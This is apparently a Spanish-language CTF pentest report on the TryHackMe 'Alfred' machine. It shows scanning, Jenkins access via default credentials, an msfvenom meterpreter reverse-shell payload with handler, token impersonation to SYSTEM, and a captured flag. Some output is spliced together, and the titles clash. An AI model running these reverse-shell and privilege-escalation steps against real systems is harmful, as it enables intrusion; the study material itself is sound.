	Informe de análisis de vulnerabilidades, explotación y resultados del reto Steel Mountain.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	25/05/2024	xx/xx/2023	1.0	MQ-HM- ALFRED.	RESTRINGIDO



Informe de análisis de vulnerabilidades,
explotación y resultados del reto Eternal.

N.- MQ-HM- ALFRED

Generado por:

Hacker Mentor, Ing.
David Tafolla Recinos

Especialista de Ciberseguridad, Seguridad de la
Información

Fecha de creación:
25.05.2024

ÍNDICE

1.	Resumen Ejecutivo	3
2.	Alcance	3
3.	Metodología	3
	3.1 Reconocimiento	3
	3.2 Análisis de vulnerabilidades/debilidades	5
	3.3 Explotación	9
	Automatizado	9
	Manual	11
4.	Escalación de privilegios si/no	15
5.	Banderas	15
6.	Herramientas usadas	15
7.	EXTRA Opcional	15
8.	Hallazgos	16
9.	Recomendaciones Detalladas	17
10.	Conclusión	18

1. Resumen Ejecutivo

Este informe documenta las vulnerabilidades y los métodos de explotación descubiertos durante una prueba de penetración en la máquina virtual "Alfred" de TryHackMe. Se aprovechó una vulnerabilidad en el servidor web Jenkins para obtener acceso al sistema y se utilizó la herramienta Incognito para crear un nuevo usuario con privilegios de administrador.

2. Alcance

El alcance de esta evaluación incluyó:

- **Explotación del servidor web Jenkins** alojado en la máquina virtual "Alfred".
- **Utilización de tokens** y privilegios para crear un nuevo usuario con Incognito y asignarle permisos de administrador.
- No se incluyeron pruebas de denegación de servicio ni ataques destructivos contra la máquina o la red.

Este alcance permitió centrarse en la explotación de vulnerabilidades específicas para obtener acceso no autorizado y escalar privilegios dentro del sistema, sin afectar la disponibilidad de los servicios ni causar daños permanentes.

3. Metodología

3.1 Reconocimiento

Puertos abiertos descubiertos por nmap:

```
(hmsstudent@kali)-[~/Alfred/Nmap]
$ sudo nmap -sS --min-rate 800 -p- --open -n -v -Pn 10.10.45.76 -oG allPort
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-25 21:49 EDT
Initiating SYN Stealth Scan at 21:49
Scanning 10.10.45.76 [65535 ports]
Discovered open port 80/tcp on 10.10.45.76
Discovered open port 8080/tcp on 10.10.45.76
Discovered open port 3389/tcp on 10.10.45.76
SYN Stealth Scan Timing: About 18.40% done; ETC: 21:51 (0:02:17 remaining)
SYN Stealth Scan Timing: About 36.70% done; ETC: 21:51 (0:01:45 remaining)
SYN Stealth Scan Timing: About 54.99% done; ETC: 21:51 (0:01:14 remaining)
SYN Stealth Scan Timing: About 73.29% done; ETC: 21:51 (0:00:44 remaining)
Completed SYN Stealth Scan at 21:51, 164.30s elapsed (65535 total ports)
Nmap scan report for 10.10.45.76
Host is up (0.20s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
80/tcp    open  http
3389/tcp  open  ms-wbt-server
8080/tcp  open  http-proxy

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 164.39 seconds
Raw packets sent: 131180 (5.772MB) | Rcvd: 151 (12.754KB)
```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- ALFRED

Versiones de puertos abiertos:

```

nmap -sV -sC -p80,8080,3389 -n -Pn 10.10.45.76 -oA nmap-scan
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-25 22:00 EDT
Nmap scan report for 10.10.45.76
Host is up (0.19s latency).
PORT      STATE SERVICE          VERSION
80/tcp    open  http             Microsoft IIS httpd 7.5
|_ http-title: Site doesn't have a title (text/html).
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/7.5
3389/tcp  open  ssl/ms-wbt-server
|_ rdp-ntlm-info:
|_ Target_Name: ALFRED
|_ NetBIOS_Domain_Name: ALFRED
|_ NetBIOS_Computer_Name: ALFRED
|_ DNS_Domain_Name: alfred
|_ DNS_Computer_Name: alfred
|_ Product_Version: 6.1.7601
|_ System_Time: 2024-05-26T02:02:21+00:00
|_ ssl-cert: Subject: commonName=alfred
|_ Not valid before: 2024-05-25T01:42:11
|_ Not valid after: 2024-11-24T01:42:11
|_ ssl-date: 2024-05-26T02:02:25+00:00; +32s from scanner time.
8080/tcp  open  http             Jetty 9.4.z-SNAPSHOT
|_ http-title: Site doesn't have a title (text/html; charset=utf-8)
|_ http-server-header: Jetty(9.4.z-SNAPSHOT)
|_ http-robots.txt: 1 disallowed entry
|_ /

```

Conversión del .xml a .html:

Online Hosts

10.10.45.76

Port	Protocol	State Reason	Service	Product	Version	Extra Info
80	tcp	open syn-ack	http	Microsoft IIS httpd	7.5	
cpe:/a:microsoft:internet_information_services:7.5						
http-site						
Site doesn't have a title (text/html).						
http-methods						
Potentially risky methods: TRACE						
http-server-header						
Microsoft-IIS/7.5						
3389	tcp	open syn-ack	ms-wbt-server			
rdp-ntlm-info						
Target_Name: ALFRED						
NetBIOS_Domain_Name: ALFRED						
NetBIOS_Computer_Name: ALFRED						
DNS_Domain_Name: alfred						
DNS_Computer_Name: alfred						
Product_Version: 6.1.7601						
System_Time: 2024-05-26T02:02:21+00:00						
ssl-cert						

IP, Puertos Sistema operativo

IP	10.10.45.76 (Cambio por que se acabó el tiempo de uso)
Sistema Operativo	Windows 7 Ultimate

3.2 Análisis de vulnerabilidades/debilidades

Escaneo de vulnerabilidades con nmap:

```
(hstudent@kali) - [~/Alfred/Nmap]
$ nmap --script="safe and vuln" -p80,8080,3389 -Pn 10.10.45.76 -oA vulnScan
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-25 22:14 EDT
Nmap scan report for 10.10.45.76
Host is up (0.18s latency).
PORT      STATE SERVICE
80/tcp    open  http
| http-vuln-cve2015-1635:
|   VULNERABLE:
|   Remote Code Execution in HTTP.sys (MS15-034)
|   State: VULNERABLE
|   IDs: CVE:CVE-2015-1635
|   A remote code execution vulnerability exists in the HTTP protocol stack (HTTP.sys) that is
|   caused when HTTP.sys improperly parses specially crafted HTTP requests. An attacker who
|   successfully exploited this vulnerability could execute arbitrary code in the context of the System account.
|
|   Disclosure date: 2015-04-14
|   References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-1635
|   https://technet.microsoft.com/en-us/library/security/ms15-034.aspx
|_
3389/tcp   open  ms-wbt-server
|_ ssl-ccs-injection: No reply from server (TIMEOUT)
8080/tcp   open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 131.94 seconds
```


Vulnerabilidad de http

Posible vulnerabilidad del puerto RDP

Acceso a la página web:



Ver tecnologías con Wappalyzer:



***** SOLO PARA USO EDUCATIVO *****

N.- MQ-HM- ALFRED

Ver tecnologías con whatweb:

```
(hmsstudent@kali)-[~/Alfred/Nmap]
$ whatweb http://10.10.45.76/
http://10.10.45.76/ [200 OK] Country[RESERVED][ZZ], Email[alfred@wayneenterprises.com], HTTPServer[Microsoft-IIS/7.5], IP[10.10.45.76], Microsoft-IIS[7.5]
```

Revisión del código fuente:

```
← → ↻ ⚠ Notsecure view-source:10.10.45.76
ne wrap
1 <html>
2 <head>
3 <style>
4 * {font-family: Arial;}
5 </style>
6 </head>
7 <body><center><br />
8 <br /><br />
9 RIP Bruce Wayne<br /><br />
10 Donations to <strong>alfred@wayneenterprises.com</strong> are greatly appreciated.
11 </center></body>
12 </html>
```

Correo electrónico encontrado

Fuzzing de la página web:

1. Wfuzz:

```
(hmsstudent@kali)-[~/Alfred/Nmap]
$ wfuzz -c -z file,/usr/share/wordlists/dirb/common.txt --hc 404 http://10.10.45.76/FUZZ

/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz r
es. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.10.45.76/FUZZ
Total requests: 4614
```

ID	Response	Lines	Word	Chars	Payload
000000001:	200	11 L	29 W	289 Ch	"http://10.10.45.76/"
000002020:	200	11 L	29 W	289 Ch	"index.html"

Páginas encontradas

2. Gobuster:

```
(hmsstudent@kali)-[~]
$ gobuster dir -u http://10.10.45.76/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.45.76/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.html (Status: 200) [Size: 289]
Progress: 4614 / 4615 (99.98%)


Finished
```

Mismo encontrado


***** SOLO PARA USO EDUCATIVO *****

N.- MQ-HM- ALFRED


Accediendo al puerto :8080:




Búsqueda de 'CVE-2015-1635' en metasploit:



Accediendo al panel con los datos por defecto admin:admin (Password Guessing):



Vulnerabilidades según Nessus:



Ejemplo Reporte resumen de Nessus, auxiliares de metaexploit

Puerto	Vulnerabilidad
80	Password Guessing

3.3 Explotación

Proceso manual/ automatizado.

Automatizado


Cambio a Shell meterpreter:

1. Crear exe de la reverse shell con msfvenom:

```
(hmsstudent@kali)-[~/Alfred/Exploit]
$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=10.11.87.191 LPORT=6666 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: shell.exe
```

→ Creado con éxito

2. Carga de la meterpreter por el panel web:



3. Búsqueda de archivo en la vm:

```
PS C:\Program Files (x86)\Jenkins\workspace\shell> ls
Directory: C:\Program Files (x86)\Jenkins\workspace\shell

Mode                LastWriteTime         Length Name
----                -
-a--              5/26/2024   6:16 AM         73802 shell.exe
```

Ubicación guardado

Archivo cargado

***** SOLO PARA USO EDUCATIVO *****

N.- MQ-HM- ALFRED

4. Configuración de metasploit con payload para recibir la meterpreter:

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.11.87.191
LHOST => 10.11.87.191
msf6 exploit(multi/handler) > set LPORT 6666
LPORT => 6666
```

5. Ejecución de exploit para recibir nueva meterpreter:

```
msf6 exploit(multi/handler) > exploit
```

6. Ejecución del exe en la vm:

```
-a----- 5/26/2024 6:16 AM 73802 shell.exe

PS C:\Program Files (x86)\Jenkins\workspace\shell> ./shell.exe
```

7. Acceso a la vm con la meterpreter:

```
msf6 exploit(multi/handler) > exploit size 381
Payload size: 381 bytes
[*] Started reverse TCP handler on 10.11.87.191:6666
[*] Sending stage (175686 bytes) to 10.10.45.76
[*] Meterpreter session 1 opened (10.11.87.191:6666 → 10.10.45.76:49436) at
2024-05-26 01:41:42 -0400


meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 2876 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Jenkins\workspace\shell>whoami
whoami
alfred\bruce → Usuario local
```

Manual

Acceso a la vm mediante una reverse Shell:

1. Crear un item:



Enter an item name

Acceso Nombre del item

» Required field

Freestyle project
This is the central feature of Jenkins. Jenkins will build your project, combining any SCM with any build system, and this can be even used for something other than software build.

Pipeline
Orchestrates long-running activities that can span multiple build agents. Suitable for building pipelines (formerly known as workflows) and/or organizing complex activities that do not easily fit in free-style job type.

Multi-configuration project
Suitable for projects that need a large number of different configurations, such as testing on multiple environments, platform-specific builds, etc.


Folder
Creates a container that stores nested items in it. Useful for grouping things together. Unlike view, which is just a filter, a folder creates a separate namespace, so you can have multiple things of the same name as long as they are in different folders.

GitHub Organization
Scans a GitHub organization (or user account) for all repositories matching some defined markers.


Multi-branch Pipeline
Creates a set of Pipeline projects according to detected branches in one SCM repository.

OK

2. Descarga de la reverse Shell:



3. Levantamiento de server local:




***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- ALFRED


4. Poner comando para descargar/ejecutar reverse Shell en item:




5. Poner puerto en escucha:



6. Ejecutar tarea puesta en el panel Jenkins



7. Acceso a la vm:



***** SOLO PARA USO EDUCATIVO *****

N.- MQ-HM- ALFRED

Búsqueda de bandera User:

```
PS C:\users\bruce\Desktop> ls
Directory: C:\users\bruce\Desktop

Mode                LastWriteTime         Length Name
----                -
-a 10/25/2019 11:22 PM          32 user.txt

PS C:\users\bruce\Desktop> cat user.txt
79007a09481963edf2e1321abd9ae2a0
```

Ubicación de bandera

Contenido de bandera

Escalada de privilegios:

1. Ver todos los privilegios:

```
C:\Program Files (x86)\Jenkins\workspace\shell>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name            Description                                     State
-----
SeIncreaseQuotaPrivilege  Adjust memory quotas for a process             Disabled
SeSecurityPrivilege       Manage auditing and security log               Disabled
SeTakeOwnershipPrivilege  Take ownership of files or other objects       Disabled
SeLoadDriverPrivilege     Load and unload device drivers                 Disabled
SeSystemProfilePrivilege  Profile system performance                    Disabled
SeSystemtimePrivilege     Change the system time                        Disabled
SeProfileSingleProcessPrivilege Profile single process                         Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority                  Disabled
SeCreatePagefilePrivilege Create a pagefile                             Disabled
SeBackupPrivilege         Back up files and directories                  Disabled
SeRestorePrivilege        Restore files and directories                  Disabled
SeShutdownPrivilege       Shut down the system                          Disabled
SeDebugPrivilege          Debug programs                                Enabled
SeSystemEnvironmentPrivilege Modify firmware environment values            Disabled
SeChangeNotifyPrivilege   Bypass traverse checking                      Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system           Disabled
SeUndockPrivilege         Remove computer from docking station          Disabled
SeManageVolumePrivilege   Perform volume maintenance tasks              Disabled
SeImpersonatePrivilege    Impersonate a client after authentication     Enabled
SeCreateGlobalPrivilege   Create global objects                         Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                 Disabled
SeTimeZonePrivilege       Change the time zone                          Disabled
SeCreateSymbolicLinkPrivilege Create symbolic links                         Disabled
```

Se abusará de este privilegio

2. Cargar el modo incognito de metasploit:

```
C:\Program Files (x86)\Jenkins\workspace\shell>^C
Terminate channel 1? [y/N] Y
meterpreter > load incognito
Loading extension incognito... Success.
```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- ALFRED

3. Verificar que los tokens de administradores esta:

```
meterpreter > list_tokens -g
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM
Attempting to encode payload with 1 iterations of x86/shikata_ga_hai
Delegation Tokens Available
=====
\
BUILTIN\Administrators 73802 bytes
BUILTIN\Users
NT AUTHORITY\Authenticated Users
NT AUTHORITY\NTLM Authentication
NT AUTHORITY\SERVICE ~ /Alfred/Exploit
NT AUTHORITY\This Organization
NT SERVICE\AudioEndpointBuilder
NT SERVICE\CertPropSvc
NT SERVICE\CscService
NT SERVICE\iphlpvc
NT SERVICE\LanmanServer
NT SERVICE\PcaSvc
NT SERVICE\Schedule
NT SERVICE\SENS
NT SERVICE\SessionEnv
NT SERVICE\TrkWks
NT SERVICE\UmRdpService
NT SERVICE\UxSms
NT SERVICE\Winmgmt
NT SERVICE\wuauclnt

Impersonation Tokens Available
=====
No tokens available
meterpreter > 
```

Token a utilizar para escalar privilegios

4. Ponernos como token de administrador:

```
meterpreter > impersonate_token "BUILTIN\Administrators"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

User root actual

5. Migrar a proceso services para tener control como admin:

```
Process List
=====
PID PPID Name Arch Session User Path
0 0 [System Process]
4 0 System x64 0
396 4 smss.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\smss.exe
524 516 csrss.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\csrss.exe
572 564 csrss.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\System32\csrss.exe
580 516 wininit.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\wininit.exe
612 564 winlogon.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\System32\winlogon.exe
668 580 services.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\services.exe
676 580 lsass.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\lsass.exe
684 580 lsm.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\lsass.exe
```

***** SOLO PARA USO EDUCATIVO *****

N.- MQ-HM- ALFRED

```
meterpreter > migrate 668
[*] Migrating from 2736 to 668...
```

Buscar bandera de root:

```
040777/rwxrwxrwx 4096 dir 2019-10-25 18:47:58 -0400 TXR
100666/rw-rw-rw- 70 fil 2019-10-26 07:36:00 -0400 root.txt
040777/rwxrwxrwx 4096 dir 2010-11-20 21:41:37 -0500 systemprofile

meterpreter > cat root.txt
